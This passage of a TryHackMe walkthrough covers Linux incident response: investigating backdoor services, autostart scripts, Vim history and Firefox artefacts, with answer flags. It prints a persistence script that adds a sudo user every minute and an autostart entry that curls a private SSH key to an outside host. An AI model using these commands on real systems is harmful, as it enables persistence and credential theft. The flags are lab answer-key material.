    sudo useradd -m -p $(openssl passwd -1 Password123!) b4ckd00rftw
    sudo usermod -aG sudo b4ckd00rftw
    sleep 60
done
```

This script creates a new user with sudo privileges named b4ckd00rftw every 60 seconds, indicating a persistence mechanism.

Inspecting Service Configuration Files

Service configuration files (unit files) are critical for managing and defining services. These files, typically located in `/etc/systemd/system/`, provide systemd with information on how a service should behave. To view the unit file of the suspicious service, use:

```
cat /etc/systemd/system/b4ckd00rftw.service
```

```
[Unit]
Description=Backdoor Service
After=network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/b4ckd00rftw.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

This unit file confirms that the service runs the `b4ckd00rftw.sh` script and restarts automatically if it stops.

Inspecting Service Logs

Service logs contain valuable information about the activities, status, and errors generated by services. Use `journalctl` to view service logs:

To view logs of a specific service in real-time, use:

```
sudo journalctl -f -u b4ckd00rftw.service
```

Example log output:

```
Mar 13 20:03:33 tryhackme sudo[4177]:      root : TTY=unknown ; PWD=/ ; USER=roc
Mar 13 20:03:33 tryhackme sudo[4177]: pam_unix(sudo:session): session opened for
Mar 13 20:03:33 tryhackme b4ckd00rftw.sh[4178]: useradd: user 'b4ckd00rftw' already exists
Mar 13 20:03:33 tryhackme useradd[4178]: failed adding user 'b4ckd00rftw', data not
Mar 13 20:03:33 tryhackme sudo[4177]: pam_unix(sudo:session): session closed for
Mar 13 20:03:33 tryhackme sudo[4179]:      root : TTY=unknown ; PWD=/ ; USER=roc
Mar 13 20:03:33 tryhackme sudo[4179]: pam_unix(sudo:session): session opened for
Mar 13 20:03:33 tryhackme sudo[4179]: pam_unix(sudo:session): session closed for
Mar 13 20:03:33 tryhackme b4ckd00rftw.sh[596]: THM{*****}
```

This log provides details on the actions performed by the service, such as the `useradd` command, along with correlated timestamps.

By thoroughly analyzing services, their configuration files, and logs, incident responders can identify and mitigate malicious activities, ensuring system integrity and security.

Listing All Services To Capture The Flag

```

root@tryhackme:/home/investigator# sudo systemctl list-units --all --type=service
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
acpid.service                      loaded active running ACPI event daemon
alsa-restore.service               loaded inactive dead   Save/Restore Sound Card State
alsa-state.service                 loaded inactive dead   Manage Sound Card State (restore and store)
anacron.service                   loaded active running Run anacron jobs
apparmor.service                   loaded active exited Load AppArmor profiles
apport-autoreport.service          loaded inactive dead   Process error reports when automatic reporting is enabled
apport.service                     loaded active exited  LSB: automatic crash report generation
apt-daily-upgrade.service          loaded inactive dead   Daily apt upgrade and clean activities
apt-daily.service                  loaded inactive dead   Daily apt download activities
atd.service                        loaded active running Deferred execution scheduler
auditd.service                     not-found inactive dead   auditd.service
avahi-daemon.service               loaded active running Avahi mDNS/DNS-SD Stack
b4ckd00rftw.service                loaded active running Backdoor Service - THM{4922066dc649e8d4d507eef2205c262}
B64.service                        loaded active running Base64 Decoding Service
blk-availability.service            loaded active exited Availability of block devices
bluetooth.service                  loaded inactive dead   Bluetooth management mechanism
cloud-config.service               loaded active exited  Apply the settings specified in cloud-config
cloud-final.service                loaded active exited  Execute cloud user/final scripts
cloud-init-hotplugd.service         loaded inactive dead   cloud-init hotplug hook daemon
cloud-init-local.service            loaded active exited  Initial cloud-init job (pre-networking)
cloud-init.service                 loaded active exited  Initial cloud-init job (metadata service crawler)
connman.service                    not-found inactive dead   connman.service
console-setup.service              not-found inactive dead   console-setup.service
console-setup.service              loaded active exited  Set console font and keymap
cron.service                       loaded active running Regular background program processing daemon
cups-browsed.service               loaded active running Make remote CUPS printers available locally
cups.service                       loaded active running CUPS Scheduler
dbus.service                       loaded active running D-Bus System Message Bus
dm-event.service                   loaded inactive dead   Device-mapper event daemon
dmesg.service                       loaded inactive dead   Save initial kernel messages after boot

```

Viewing Journalctl Logs

```

root@tryhackme:/home/investigator# journalctl -f -u b4ckd00rftw.service
-- Logs begin at Sun 2022-02-27 13:52:14 UTC. --
Jun 05 12:24:53 tryhackme b4ckd00rftw.sh[769]: THM{053c12e620acea8a77b4bdcba578ca19}
Jun 05 12:25:53 tryhackme sudo[2693]: root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/useradd -m -p $1$AwpQVS4l$MpIA
ZeK9ETW90PDI00SeU0 b4ckd00rftw
Jun 05 12:25:53 tryhackme sudo[2693]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun 05 12:25:53 tryhackme b4ckd00rftw.sh[2694]: useradd: user 'b4ckd00rftw' already exists
Jun 05 12:25:53 tryhackme useradd[2694]: failed adding user 'b4ckd00rftw', data deleted
Jun 05 12:25:53 tryhackme sudo[2693]: pam_unix(sudo:session): session closed for user root
Jun 05 12:25:53 tryhackme sudo[2695]: root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo b4ckd00rftw
Jun 05 12:25:53 tryhackme sudo[2695]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun 05 12:25:53 tryhackme sudo[2695]: pam_unix(sudo:session): session closed for user root
Jun 05 12:25:53 tryhackme b4ckd00rftw.sh[769]: THM{053c12e620acea8a77b4bdcba578ca19}
Jun 05 12:26:53 tryhackme sudo[2723]: root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/useradd -m -p $1$UWPCTGrA$epeh
dYPBxmeQg8b0JWhan1 b4ckd00rftw
Jun 05 12:26:53 tryhackme sudo[2723]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun 05 12:26:53 tryhackme b4ckd00rftw.sh[2724]: useradd: user 'b4ckd00rftw' already exists
Jun 05 12:26:53 tryhackme useradd[2724]: failed adding user 'b4ckd00rftw', data deleted
Jun 05 12:26:53 tryhackme sudo[2723]: pam_unix(sudo:session): session closed for user root
Jun 05 12:26:53 tryhackme sudo[2725]: root : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/usermod -aG sudo b4ckd00rftw
Jun 05 12:26:53 tryhackme sudo[2725]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun 05 12:26:53 tryhackme sudo[2725]: pam_unix(sudo:session): session closed for user root
Jun 05 12:26:53 tryhackme b4ckd00rftw.sh[769]: THM{053c12e620acea8a77b4bdcba578ca19}

```

Task 5 Answers

Answer the questions below

List all running services on the system. What is the flag you discover in the backdoor service's description?

THM{4922066dc649e8d4d507eef2205c262}

✓ Correct Answer

View the **journalctl** logs associated with the backdoor service. What is the flag you discover?

THM{053c12e620acea8a77b4bdcba578ca19}

✓ Correct Answer

Task 6 Autostart Scripts

Understanding and Investigating Linux Autostart Scripts

Autostart scripts in Linux are scripts or commands executed automatically when a system boots up or a user logs in. They are crucial for launching certain programs or commands automatically, ensuring essential components are up and running without manual intervention. Unlike cronjobs or services, autostart scripts run tasks upon system startup or user login rather than at scheduled intervals or continuously.

There are two main types of autostart scripts:

1. **System-wide autostart scripts:** Executed when the OS boots up, before users log in. Found in directories like `/etc/init.d/`, `/etc/rc.d/`, or `/etc/systemd/system/`.
2. **User-specific autostart scripts:** Executed when a user logs into their account. Found in directories like `~/.config/autostart/`.

Attackers can exploit autostart scripts to achieve persistence, install backdoors, or execute privileged commands. Analysts need to review and secure these scripts to detect anomalies and prevent abuse.

Identifying System Autostart Scripts

`/etc/init.d/`

This directory contains scripts for system service management in traditional SysV init systems. Each script corresponds to a specific service, such as `apache2`, `mysql`, or `ssh`.

`/etc/systemd/system/`

This directory contains unit files for services managed by systemd, the default init system in many modern Linux distributions. Unit files specify parameters and actions related to a service.

Identifying User Autostart Scripts

`~/.config/autostart/`

Desktop environments place autostart scripts in this directory, often in the form of `.desktop` files, which are plain text files with a specific format.

Example .desktop file:

```
[Desktop Entry]
Type=Application
Name=Setup Development Environment
Exec=/bin/bash -c "/home/eduardo/setup_dev_env.sh"
```

This file launches the `setup_dev_env.sh` script upon login.

To list autostart scripts for all users, use:

```
ls -a /home/*/config/autostart
```

```
/home/eduardo/.config/autostart:
.  ..  dev.desktop

/home/janice/.config/autostart:
.  ..  keygrabber.desktop
```

Investigating a Suspicious Autostart Script

To view the contents of Janice's suspicious autostart script:

```
cat /home/janice/.config/autostart/keygrabber.desktop
```

```
[Desktop Entry]
Type=Application
Name=Standard Desktop Configuration (DO NOT MODIFY)
Exec=/bin/bash -c "curl -X POST -d '/home/janice/.ssh/id_rsa' <http://malicious
```


This script uses the `curl` command to send the contents of Janice's private SSH key (`id_rsa`) to an external server, indicating another persistence method used by attackers.

Investigating Other User-Related Files

- `~/.bash_history` : Contains a history of commands executed by the user in the Bash shell.
- `~/.ssh` : Contains SSH-related files, including private SSH keys (`id_rsa`), `known_hosts`, and `authorized_keys`.
- `~/.profile` : Contains user-specific initialization commands and settings for the shell environment.
- **Message of the Day (MOTD)**: Located in `/etc/update-motd.d/` and `/usr/lib/update-notifier/`, this message is presented to users upon connecting via SSH. Attackers can modify MOTD files to execute backdoor scripts or commands.

By thoroughly reviewing and securing autostart scripts and related files, analysts can identify and mitigate malicious activities, ensuring the system's integrity and security.

Finding The AutoStart Script That Sends Janice's SSH Key To An Unauthorized URL



```
root@tryhackme: /home/janice/.config/autostart
/ 89% | VOL 42% | us | RAM 13% | CPU 2% | eth0 192.168.111.220 | 00:31

root@tryhackme: /home/janice/.config/autostart
root@tryhackme:/home/investigator# cd /home/janice/.config/autostart/
root@tryhackme:/home/janice/.config/autostart# ls -la
total 12
drwxrwxr-x 2 janice janice 4096 Mar 13 14:06 .
drwxrwxr-x 3 janice janice 4096 Mar 13 14:05 ..
-rw-rw-r-- 1 janice janice 189 Mar 13 14:06 keygrabber.desktop
root@tryhackme:/home/janice/.config/autostart# cat keygrabber.desktop
[Desktop Entry]
Type=Application
Name=Standard Desktop Configuration (DO NOT MODIFY)
Exec=/bin/bash -c "curl -X POST -d '/home/janice/.ssh/id_rsa' http://aabab.best-it-services.thm/id_rsa"
root@tryhackme:/home/janice/.config/autostart#
```

Autostart script found in /home/janice/.config/autostart

URL that receives Janice's SSH key on system startup found

Locating The Autostart Script That Runs The Network Interface Command On Startup

```
root@tryhackme:/home# ls -a /home/*/.config/autostart
/home/eduardo/.config/autostart:
.  ..  dev.desktop

/home/franklin/.config/autostart:
.  ..  netwk.desktop

/home/janice/.config/autostart:
.  ..  keygrabber.desktop
root@tryhackme:/home# cat /home/franklin/.config/autostart/netwk.desktop
[Desktop Entry]
Type=Application
Name=Show Network Interfaces on Startup
Exec=ifconfig
root@tryhackme:/home#
```

Task 6 Answers

Answer the questions below

What is the full URL that receives Janice's private SSH key on system startup?

`http://aabab.best-it-services.thm/id_rsa`

✓ Correct Answer

Identify and investigate the remaining `.desktop` files on the system. What is the command that executes with the **Show Network Interfaces** autostart script?

`ifconfig`

✓ Correct Answer

Task 7 Application Artefacts

Analysing Application Artefacts During Live Incident Investigations

Analysing application artefacts during live incident investigations provides valuable insights into user activities, system usage patterns, and potential security concerns. These artefacts include data generated and stored by applications, such as configuration files, logs, cache files, and other user-specific data. Forensic investigators can reconstruct events, identify anomalies, and determine the impact of an incident by examining these artefacts.

Determining Installed Applications

To identify installed applications, run the `dpkg -l` command, which lists all packages installed through the system's package manager:

```
sudo dpkg -l
```

This command does not list manually installed programs, which often require manual file system analysis.

Analysing Specific Application Artefacts

Vim Artefacts

Vim, a popular text editor, generates artefacts like the `.viminfo` file, containing information about user interactions within Vim sessions, including command history and modifications to files.

To find `.viminfo` files:

```
find /home/ -type f -name ".viminfo" 2>/dev/null
```

Example output:

```
/home/janice/.viminfo  
/home/ubuntu/.viminfo
```

To view the contents of Janice's `.viminfo` file:

The `.viminfo` file includes the Vim version, search patterns, and command-line history, providing insights into user activities.

Browser Artefacts

Web browsers like Mozilla Firefox and Google Chrome store artefacts such as browsing history, download logs, and cookies. These artefacts can reveal user behaviour and potentially malicious activities.

To find browser directories:

```
sudo find /home -type d \( -path "*/.mozilla/firefox" -o -path "*/.config/google-chrome"
```

Example output:

```
/home/ubuntu/.mozilla/firefox  
/home/eduardo/.mozilla/firefox
```

To list Firefox profiles:

```
sudo ls -al /home/eduardo/.mozilla/firefox
```

```
drwx----- 6 eduardo eduardo 4096 Mar 13 14:44 .  
drwx----- 4 eduardo eduardo 4096 Mar 13 14:44 ..  
drwx----- 3 eduardo eduardo 4096 Mar 13 14:44 'Crash Reports'  
drwx----- 2 eduardo eduardo 4096 Mar 13 14:44 'Pending Pings'  
-rw-r--r-- 1 eduardo eduardo   62 Mar 13 14:44 installs.ini  
drwx----- 2 eduardo eduardo 4096 Mar 13 14:44 lwvdfn29.default  
drwx----- 13 eduardo eduardo 4096 Mar 13 15:17 niijyovp.default-release  
-rw-r--r-- 1 eduardo eduardo  259 Mar 13 14:44 profiles.ini
```

Focusing on the `niijyovp.default-release` profile, use tools like Dumpzilla to extract and analyse browser artefacts efficiently.

Using Dumpzilla

Dumpzilla extracts information from browser profiles, such as extensions, bookmarks, cookies, downloads, and browsing history. To summarise the data from Eduardo's profile:

```
sudo python3 /home/investigator/dumpzilla.py /home/eduardo/.mozilla/firefox/nii
```

```
Total Addons           : 0
Total Bookmarks         : 10
Total Cookies           : 34
Total Downloads history : 1
Total Search Engines    : 6
Total Forms             : 0
Total History           : 14
Total Public Key Pinning : 9
Total Permissions       : 4
Total Preferences       : 162
Total Sessions          : 0
```

To extract cookies:

```
sudo python3 /home/investigator/dumpzilla.py /home/eduardo/.mozilla/firefox/nii
```

Example output:

```
Host: www.mate-look.org
Name: __ocs_id
Value: ohdsjfhnr6c8ae8rg02ha0aj5
Path: /
Expiry: 2022-03-29 16:40:22
Last Access: 2022-02-27 16:42:53
Creation Time: 2022-02-27 16:40:22
Secure: No
HttpOnly: Yes
```


Additional Artefacts

Other useful artefacts include:

- **Email clients:** Configuration files, message stores.
- **Word processors:** Recently accessed documents, temporary files.
- **Terminal multiplexers:** Session logs for Screen or Tmux.
- **Web servers:** Logs, configuration files, web application logs.
- **Database servers:** Logs, configuration files, SQL query logs.

Understanding and enumerating the specific applications and services running on a system is crucial for identifying relevant artefacts for investigation.

Finding The Flag In Janice's .viminfo file



```
root@tryhackme: /home / 89% | VOL 42% | us | RAM 13% | CPU 1% | eth0 192.168.111.220 | 08:46
kali@kali: ~/Downloads
root@tryhackme:/home# cat /home/janice/.viminfo
# This viminfo file was generated by Vim 8.1.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Last Search Pattern:
~MSle0~/THM{4a8fd984228d89999342d189e6b916de}
# Command Line History (newest to oldest):
:q
|2,0,1710339077,, "q"

# Search String History (newest to oldest):
?/THM{4a8fd984228d89999342d189e6b916de}
|2,1,1710339063,47, "THM{4a8fd984228d89999342d189e6b916de}"

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
```

Capturing The Flags In Eduardo's Firefox Bookmarks Using Dumpzilla

```
root@tryhackme:/home/investigator# sudo python3 /home/investigator/dumpzilla.py
```

```
root@tryhackme:/home/investigator# sudo python3 /home/investigator/dumpzilla.py /home/eduardo/.mozilla/firefox/niijyovp.default-release --Bookmarks

=====
== Bookmarks
=====
=> Source file: /home/eduardo/.mozilla/firefox/niijyovp.default-release/places.sqlite
=> SHA256 hash: 8340f5f9c5aeb5b0fbee1582e1b60ce022c02f041201ba43577335285ab3cd1
```

Flag Found

```
Title: mobile
URL: https://tryhackme.com/?flag=THM{5d5cb0ffe8369ab08f1e90aa9e9bc24e}
Creation Time: 2022-02-27 15:17:09
Last Modified: 2022-02-27 15:17:09

Title: THM{5d5cb0ffe8369ab08f1e90aa9e9bc24e}
URL: https://tryhackme.com/?flag=https://tryhackme.com/?flag=THM{5d5cb0ffe8369ab08f1e90aa9e9bc24e}
Creation Time: 2024-03-13 14:23:09
Last Modified: 2024-03-13 14:23:09
```

Task 7 Answers

Answer the questions below

Analyse Janice's `.viminfo` log. What flag do you find within the Vim search history?

THM{4a8fd984228d89999342d189e6b916de}

✓ Correct Answer

Use **DumpZilla** to investigate Eduardo's Firefox **bookmarks**. What flag do you find in one of the entries?

THM{5d5cb0ffe8369ab08f1e90aa9e9bc24e}

✓ Correct Answer

Task 8 Conclusion

Congratulations! Throughout our investigation, we forensically examined running processes, audited service configurations, analysed scheduled tasks and autostart scripts, and parsed various application artefacts on the system. Remember, the analysis and identification of compromised system artefacts represent only one phase of the incident response process — the following rooms in the module expand on other equally crucial areas for performing live forensics on Unix-based systems in the field.

Additionally, if you enjoyed exploring the methodologies of identifying system vulnerabilities and want more insight into hardening these systems, check out the [Bulletproof Penguin](#) room! To test your skills in identifying persistence mechanisms on Linux machines, attempt the [Tardigrade](#) challenge!

Tryhackme

Tryhackme Walkthrough

Tryhackme Writeup

Cybersecurity

Linux

[Follow](#)

Published in System Weakness

5.9K Followers · Last published 3 days ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

[Follow](#)

Written by Joseph Alan

220 Followers · 225 Following

Cloud Security Engineer | AWS Solutions Architect Professional | CompTIA Cysa+|AWS sysops admin with LAB | TryHackMe top 1%| HackTheBox Rank - Pro Hacker

Responses (1)



What are your thoughts?

[Respond](#)

Ali Ibn Redouan
7 months ago



Do more about Linux , but deeply. Thanks

 50  2 replies

Reply

More from Joseph Alan and System Weakness



 Joseph Alan

Expose TryHackMe Write-Up

Expose

Sep 24, 2023  5



 In System Weakness by AbhirupKonwar

The best way to find private Bug-Hunting programs

 Recon process to find private programs

 Dec 25, 2024  236  8



 In System Weakness by AbhirupKonwar

Exposed Git Directory P1 Bug

Story of P1 Bug that turned out to be ?

 Dec 11, 2024  313  3





In Dev Genius by Joseph Alan

TryHackMe HTTP/2 Request Smuggling Write-Up

Learning Objectives: Gain a foundational understanding of HTTP/2, master the exploitation of HTTP request smuggling through HTTP/2 or...


Mar 15, 2024 🖱 1



See all from Joseph Alan

See all from System Weakness

Recommended from Medium



 In T3CH by Axoloth

TryHackMe | Critical | WriteUp

Acquire the basic skills to analyze a memory dump in a practical scenario.

★ Jul 21, 2024 🖱️ 104





 Mohamed Ali


TryHackMe—Cluster Hardening—Writeup

Learn initial security considerations when creating a Kubernetes cluster.

Jul 25, 2024




Lists



Tech & Tools

22 stories · 384 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4364 saves



Staff picks

797 stories · 1564 saves



Natural Language Processing

1887 stories · 1535 saves




MatSec

Brains TryhackMe Room Walkthrough | MatSec Youtube

If you're eager to sharpen your offensive and defensive security skills, the "Brains" TryHackMe room offers the perfect challenge. This...

🌟 Oct 6, 2024 🖱️ 1



 In T3CH by Axoloth

TryHackMe | ret2libc | WriteUp

This room teaches basic return-oriented programming (ROP), exploitation of binaries and an ASLR bypass.

★ Oct 5, 2024 🖱 50



 Atharva

TryHackMe—Whiterose Writeup

Complete step-by-step writeup for TryHackMe challenge room Whiterose!

Nov 12, 2024 🖱 16



[Learn](#) > [Dead End?](#)



Dead End?

You're given a memory image and a disk image - help us find the flag!

 **Hard** ⌚ 60 min

 **Start AttackBox** ▼

Help ▼

 **Save Room**

 **27** 

 DenizT

Dead End?—TryHackMe Write-Up

A Step-by-Step Guide to Analyzing Memory and Disk Images in the ‘Dead End?’ TryHackMe Challenge

Sep 6, 2024 🖱️ 74



See more recommendations